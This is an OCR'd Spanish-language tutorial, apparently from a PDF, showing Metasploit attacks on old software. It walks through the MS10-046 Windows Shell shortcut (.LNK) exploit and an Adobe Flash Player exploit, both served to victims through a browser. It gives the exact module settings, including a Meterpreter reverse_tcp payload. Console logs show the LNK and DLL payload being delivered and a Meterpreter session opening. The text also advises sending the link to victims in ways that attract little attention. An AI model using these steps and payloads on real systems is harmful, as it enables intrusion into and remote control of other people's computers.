
Configuraremos las opciones correspondientes y ejecutaremos el exploit que en este caso no hay que hacer uso de ningún tipo de ingeniería inversa ya que es una conexión directa.

Ejecución de código en Windows Shell


Se ha descubierto una vulnerabilidad en Windows Shell en Microsoft Windows XP SP3, Server 2003 SP2, Vista SP1 y SP2, Server 2008 SP2 y R2 y Windows 7. La vulnerabilidad reside en un error en la forma en que Windows Explorer muestra un icono de acceso directo.

Un atacante podría ejecutar código arbitrario mediante un fichero .LNK o .PIF especialmente manipulado.


La información la hemos obtenido de http://ccn-cert.cni.es en la sección de alertas




pero podemos comprobarlo también en el siguiente enlace http://www.securityfocus.com en search all vulnerabilites, realizaremos la búsqueda por sistema operativo y el código cve que nos proporciona la info de metasploit.



En securityfocus publican los exploit que hayan salido para las pruebas de concepto.



Y también en el siguiente enlace http://www.exploit-db.com



Cuando ya hemos recopilado la información posible y ayudándonos de metasploit vamos a acceder al sistema.

El exploit se arma mediante la técnica de brower lo que crearemos un servidor web que entregará el exploit cuando la victima pinche el enlace, el cual será enviado por los medios posibles y que no llamen mucho la atención.

Los valores a configurar son los siguientes:

Set srvhost 192.168.1.59
Set srvport 90
Set uripath “estrenos”
Set payload Windows/meterpreter/reverse_tcp
Set lhost 192.168.1.59


Y ejecutamos el expoit

```
bash
   ----     ---------------  --------  -----------
   SRVHOST  192.168.1.59     yes       The local host to listen on.
   SRVPORT  80               yes       The daemon port to listen on (do not change)
   UNCHOST                   no        The host portion of the UNC path to provide to clients (ex: 1.2.3.4).
   URIPATH  /                yes       The URI to use (do not change).


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST     192.168.1.59     yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(ms10_046_shortcut_icon_dllloader) > exploit
[*] Exploit running as background job.
msf exploit(ms10_046_shortcut_icon_dllloader) >
[*] Started reverse handler on 192.168.1.59:4444
[*]
[*] Send vulnerable clients to \\192.168.1.59\sugV\.
[*] Or, get clients to save and render the icon of http://<your host>/<anything>.lnk
[*]
[*] Using URL: http://192.168.1.59:80/
[*] Server started.
msf exploit(ms10_046_shortcut_icon_dllloader) >
```

Ahora únicamente esperaremos a que la victima ejecute el link,

```
bash
[*] Send vulnerable clients to \\192.168.1.59\sugV\.
[*] Or, get clients to save and render the icon of http://<your host>/<anything>.lnk
[*]
[*] Using URL: http://192.168.1.59:80/
[*] Server started.
msf exploit(ms10_046_shortcut_icon_dllloader) > [*] Sending UNC redirect to 192.168.1.80:1119 ...
[*] Responding to WebDAV OPTIONS request from 192.168.1.80:1121
[*] Received WebDAV PROPFIND request from 192.168.1.80:1121 /sugV
[*] Sending 301 for /sugV ...
[*] Received WebDAV PROPFIND request from 192.168.1.80:1121 /sugV/
[*] Sending directory multistatus for /sugV/ ...
[*] Received WebDAV PROPFIND request from 192.168.1.80:1121 /sugV
[*] Sending 301 for /sugV ...
[*] Received WebDAV PROPFIND request from 192.168.1.80:1121 /sugV/
[*] Sending directory multistatus for /sugV/ ...
[*] Received WebDAV PROPFIND request from 192.168.1.80:1121 /sugV
[*] Sending 301 for /sugV ...
[*] Received WebDAV PROPFIND request from 192.168.1.80:1121 /sugV/
[*] Sending directory multistatus for /sugV/ ...
[*] Received WebDAV PROPFIND request from 192.168.1.80:1121 /sugV
[*] Sending 301 for /sugV ...
[*] Received WebDAV PROPFIND request from 192.168.1.80:1121 /sugV/
[*] Sending directory multistatus for /sugV/ ...
[*] Received WebDAV PROPFIND request from 192.168.1.80:1121 /sugV/desktop.ini
[*] Sending 404 for /sugV/desktop.ini ...
[*] Sending LNK file to 192.168.1.80:1121 ...
[*] Received WebDAV PROPFIND request from 192.168.1.80:1121 /sugV/NDVNRSHKry.dll.manifest
[*] Sending 404 for /sugV/NDVNRSHKry.dll.manifest ...
[*] Sending DLL payload 192.168.1.80:1121 ...
[*] Received WebDAV PROPFIND request from 192.168.1.80:1121 /sugV/NDVNRSHKry.dll.123.Manifest
[*] Sending 404 for /sugV/NDVNRSHKry.dll.123.Manifest ...
[*] Sending stage (749056 bytes) to 192.168.1.80
[*] Meterpreter session 1 opened (192.168.1.59:4444 -> 192.168.1.80:1124) at 2011-01-04 23:55:20 +0100
```


Podéis comprobar que metasploit nos ha devuelto una consola meterpreter.


sugV en 192.168.1.59 - Microsoft Internet Explorer
Archivo Edición Ver Favoritos Herramientas Ayuda
Atrás Búsqueda Carpetas
Dirección \\192.168.1.59\sugV
Ir Vínculos
Tareas de archivo y carpeta
Crear nueva carpeta
Publicar esta carpeta en Web
Otros sitios
192.168.1.59
Mis documentos
Documentos compartidos
Mi PC
Mis sitios de red
Detalles
aKEpEF
Acceso directo
1 KB
NDVNRSHKry.dll
Inicio
sugV en 192.168.1.59 ...
23:55


Adobe flashplayer

En esta ocasión el protagonista es adobe en su advisorie de 29 de junio de 2010 nos informa de una vulnerabilidad en la versión de Adobe Flash Player 10.0.45.2 en el siguiente enlace ,


http://www.adobe.com/support/security/advisories/apsa10-01.html




Metasploit también nos informa de la vulnerabilidad:



Con lo cual ya podemos aprovechar la vulnerabilidad, el sistema es el mismo del caso anterior por browser, en este caso utilizaré un payload diferente para variar un poco, y que nos mostrará un inocente mensaje de texto.




Vamos a conectarnos desde la victima y veremos el resultado.


http://www.aeat.es/ - Microsoft Internet Explorer
Archivo Edición Ir a Favoritos Ayuda
Atrás Búsqueda Favoritos
Dirección http://www.aeat.es/
Ir Vínculos
1 / 1
81,9%
Buscar
Atencion mensaje importante
Has sido vulnerado
Aceptar
Hecho
Zona desconocida
Inicio
http://www.aeat.es/ - M...
Atencion mensaje im...
0:14

